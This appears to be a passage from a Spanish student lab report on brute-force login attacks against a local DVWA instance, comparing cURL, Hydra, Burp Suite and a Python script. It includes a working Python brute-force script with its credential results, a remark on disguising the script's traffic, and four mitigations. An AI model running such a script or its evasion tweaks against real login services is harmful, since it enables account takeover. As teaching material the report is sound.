


Figura 17: Captura Wireshark Burpsuite

2.15. Explicación paquete hydra (tráfico)




Figura 18: Captura Wireshark Hydra

2.16. Mención de las diferencias (tráfico)




Figura 19: Ataque Hydra y resultados

2.17. Detección de SW (tráfico)

Con Hydra es facil identificar la fuente, porque sus paquetes contienen características distintivas que lo delatan. En cambio, diferenciar entre tráfico generado por cURL y por BurpSuite requiere mas análisis, ademas de fijarse en la frecuencia de las peticiones, hay

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

que inspeccionar la disposición y el formato de las cabeceras HTTP para poder atribuir correctamente el tráfico.

2.18. Interacción con el formulario (python)

```

❷ Ataque.py
1  import requests
2
3  BASE = "http://127.0.0.1:8081"
4  HOST = "127.0.0.1"
5  PHPSESSID = "c9266rjs5qd3lu4rp8frl6gpa6"
6
7  USERS = ["admin", "smithy", "michael", "chris"]
8  PASSWORDS = ["password", "123456", "dragon", "football"]
9
10
11 def run_bruteforce() -> None:
12     """Ejecuta las combinaciones con formato de salida distinto, misma lógica."""
13     total = len(USERS) * len(PASSWORDS)
14
15     with requests.Session() as session:
16         session.cookies.set("PHPSESSID", PHPSESSID, domain=HOST, path="/")
17         session.cookies.set("security", "low", domain=HOST, path="/")
18
19         print("== Intentos de autenticación ==")
20         print(f"URL destino: {BASE}")
21         print(f"Combinaciones totales: {total}")
22         print("-" * 56)
23         print(f"{'Nº':>3} {'usuario':<10} {'password':<10} {'estado':<5}")
24         print("-" * 56)
25
26         intentos = 0
27         validos = 0
28
29         for usuario in USERS:
30             for clave in PASSWORDS:
31                 intentos += 1
32                 respuesta = session.get(
33                     f"{BASE}/vulnerabilities/brute/",
34                     params={"username": usuario, "password": clave, "Login": "Login"},
35                     timeout=8,
36                     allow_redirects=True,
37                 )
38
39                 invalido = "username and/or password incorrect" in respuesta.text.lower()
40                 estado = "OK" if not invalido else "BAD"
41                 if estado == "OK":
42                     validos += 1
43
44                 print(f"{intentos:>3} {usuario:<10} {clave:<10} {estado:<5}")
45
46                 print("-" * 56)
47                 print(f"Resumen => intentos={intentos} | validos={validos}")
48
49
50 if __name__ == "__main__":
51     run_bruteforce()

```

Figura 20: Script Python

2.19. Cabeceras HTTP (python)

2.20. Obtención de al menos 2 pares (python)

```
diegoignacio@192 ~ % /Users/diegoignacio/LabCripto/venv/bin/python /Users/diegoignacio/LabCripto/Ataque.py
== Intentos de autenticación ==
URL destino: http://127.0.0.1:8081
Combinaciones totales: 16
-----
Nº usuario password estado
-----
1 admin password OK
2 admin 123456 BAD
3 admin dragon BAD
4 admin football BAD
5 smithy password OK
6 smithy 123456 BAD
7 smithy dragon BAD
8 smithy football BAD
9 michael password BAD
10 michael 123456 BAD
```

Figura 21: Resultados Script Python

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Para evaluar el desempeño de las herramientas utilizadas se consideraron cuatro criterios: **velocidad, concurrencia, complejidad en peor caso y detección**.

2.21.1. Velocidad

- **cURL:** Ejecuta las pruebas de forma secuencial, repitiendo cada intento en bucle.
- **Hydra:** Es la más veloz, gracias a su capacidad de paralelización configurable.
- **BurpSuite:** Resulta más lenta en la versión probada, sobre todo frente a Hydra.
- **Python (requests):** Presenta un rendimiento similar a cURL, ya que los intentos se realizan en bucle.

2.21.2. Concurrencia

- **cURL y Python:** No permiten concurrencia nativa.
- **Hydra y BurpSuite:** Sí incorporan concurrencia mediante hilos (Hydra configurable, BurpSuite a través de Intruder).

2.21.3. Detección

- **cURL:** Difícil de distinguir, al enviar peticiones casi idénticas a las de un navegador.
- **Hydra:** Fácilmente identificable por su patrón de envíos masivos y regulares.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

- **BurpSuite:** Similar a cURL, también difícil de detectar al replicar las solicitudes originales.
- **Python:** Con el código actual es sencillo de detectar, pero puede configurarse con pausas, cabeceras y aleatorización para simular comportamiento humano.

2.22. Demuestra 4 métodos de mitigación (investigación)

A continuación se describen cuatro medidas efectivas para mitigar riesgos asociados a ataques de fuerza bruta y compromisos de credenciales. Para cada una se expone su funcionamiento y los escenarios donde resultan más eficaces.

2.22.1. 1. Limitación de intentos y bloqueo progresivo

Funcionamiento: Se contabilizan los intentos de autenticación fallidos por origen (IP), por cuenta, o por sesión, y tras un umbral predefinido se aplica una penalización: bloqueo temporal de la cuenta, bloqueo de la IP o incremento del retardo entre intentos. Es recomendable implementar un *backoff* exponencial y mecanismos para evitar el bloqueo por fuerza bruta distribuida (por ejemplo, combinar por IP y por cuenta). **Escenario eficaz:** Muy útil contra ataques de fuerza bruta automatizados y diccionarios masivos; reduce la tasa de intentos y obliga a los atacantes a ralentizarse o abandonar.

2.22.2. 2. CAPTCHA (prueba de interacción humana)

Funcionamiento: Se presenta al usuario un desafío de resolución humana (p. ej. reconocimiento de imágenes, puzzles simples o reCAPTCHA) cuando se detecta actividad sospechosa o tras varios intentos fallidos. El objetivo es distinguir bots automatizados de usuarios reales. **Escenario eficaz:** Muy eficaz frente a scripts automatizados y bots de fuerza bruta; se suele usar junto con la limitación de intentos para aumentar la fricción al atacante.

2.22.3. 3. Autenticación multifactor (MFA / 2FA)

Funcionamiento: Además de la contraseña (algo que el usuario conoce), se exige un segundo factor (algo que el usuario posee, p. ej. código generado por una app o token, o algo inherente como biometría). Incluso si las credenciales son robadas, el atacante necesita el segundo factor para completar el acceso. **Escenario eficaz:** Indispensable cuando existe riesgo de robo o filtración de contraseñas; protege contra uso de credenciales comprometidas y ataques de reuso.

2.22.4. 4. Políticas robustas de contraseñas y verificación de compromiso

Funcionamiento: Imponer requisitos mínimos de complejidad y longitud, rechazo de contraseñas comunes o previamente filtradas (consultando bases como *Have I Been Pwned*), y aplicar políticas de rotación o expiración cuando proceda. Asimismo, evitar forzar cambios frecuentes innecesarios y en su lugar detectar reutilización de contraseñas y bloques en caso de contraseñas conocidas como comprometidas. **Escenario eficaz:** Medida preventiva de amplio espectro: reduce la probabilidad de que una contraseña sea adivinada o reutilizada tras filtraciones y mejora la entropía global de las credenciales en la base de usuarios.

Conclusiones y comentarios

El desarrollo de este laboratorio permitió evidenciar de manera práctica el funcionamiento de los ataques de fuerza bruta sobre un entorno controlado (DVWA) y cómo pueden ser analizados a través del tráfico de red. Se implementó la aplicación en Docker y se emplearon herramientas como Burp Suite, cURL, Hydra y un script en Python para ejecutar y observar los intentos de autenticación. Los resultados muestran que este tipo de ataques son factibles y detectables, y que las medidas de protección más efectivas deben combinarse en un enfoque de seguridad por capas.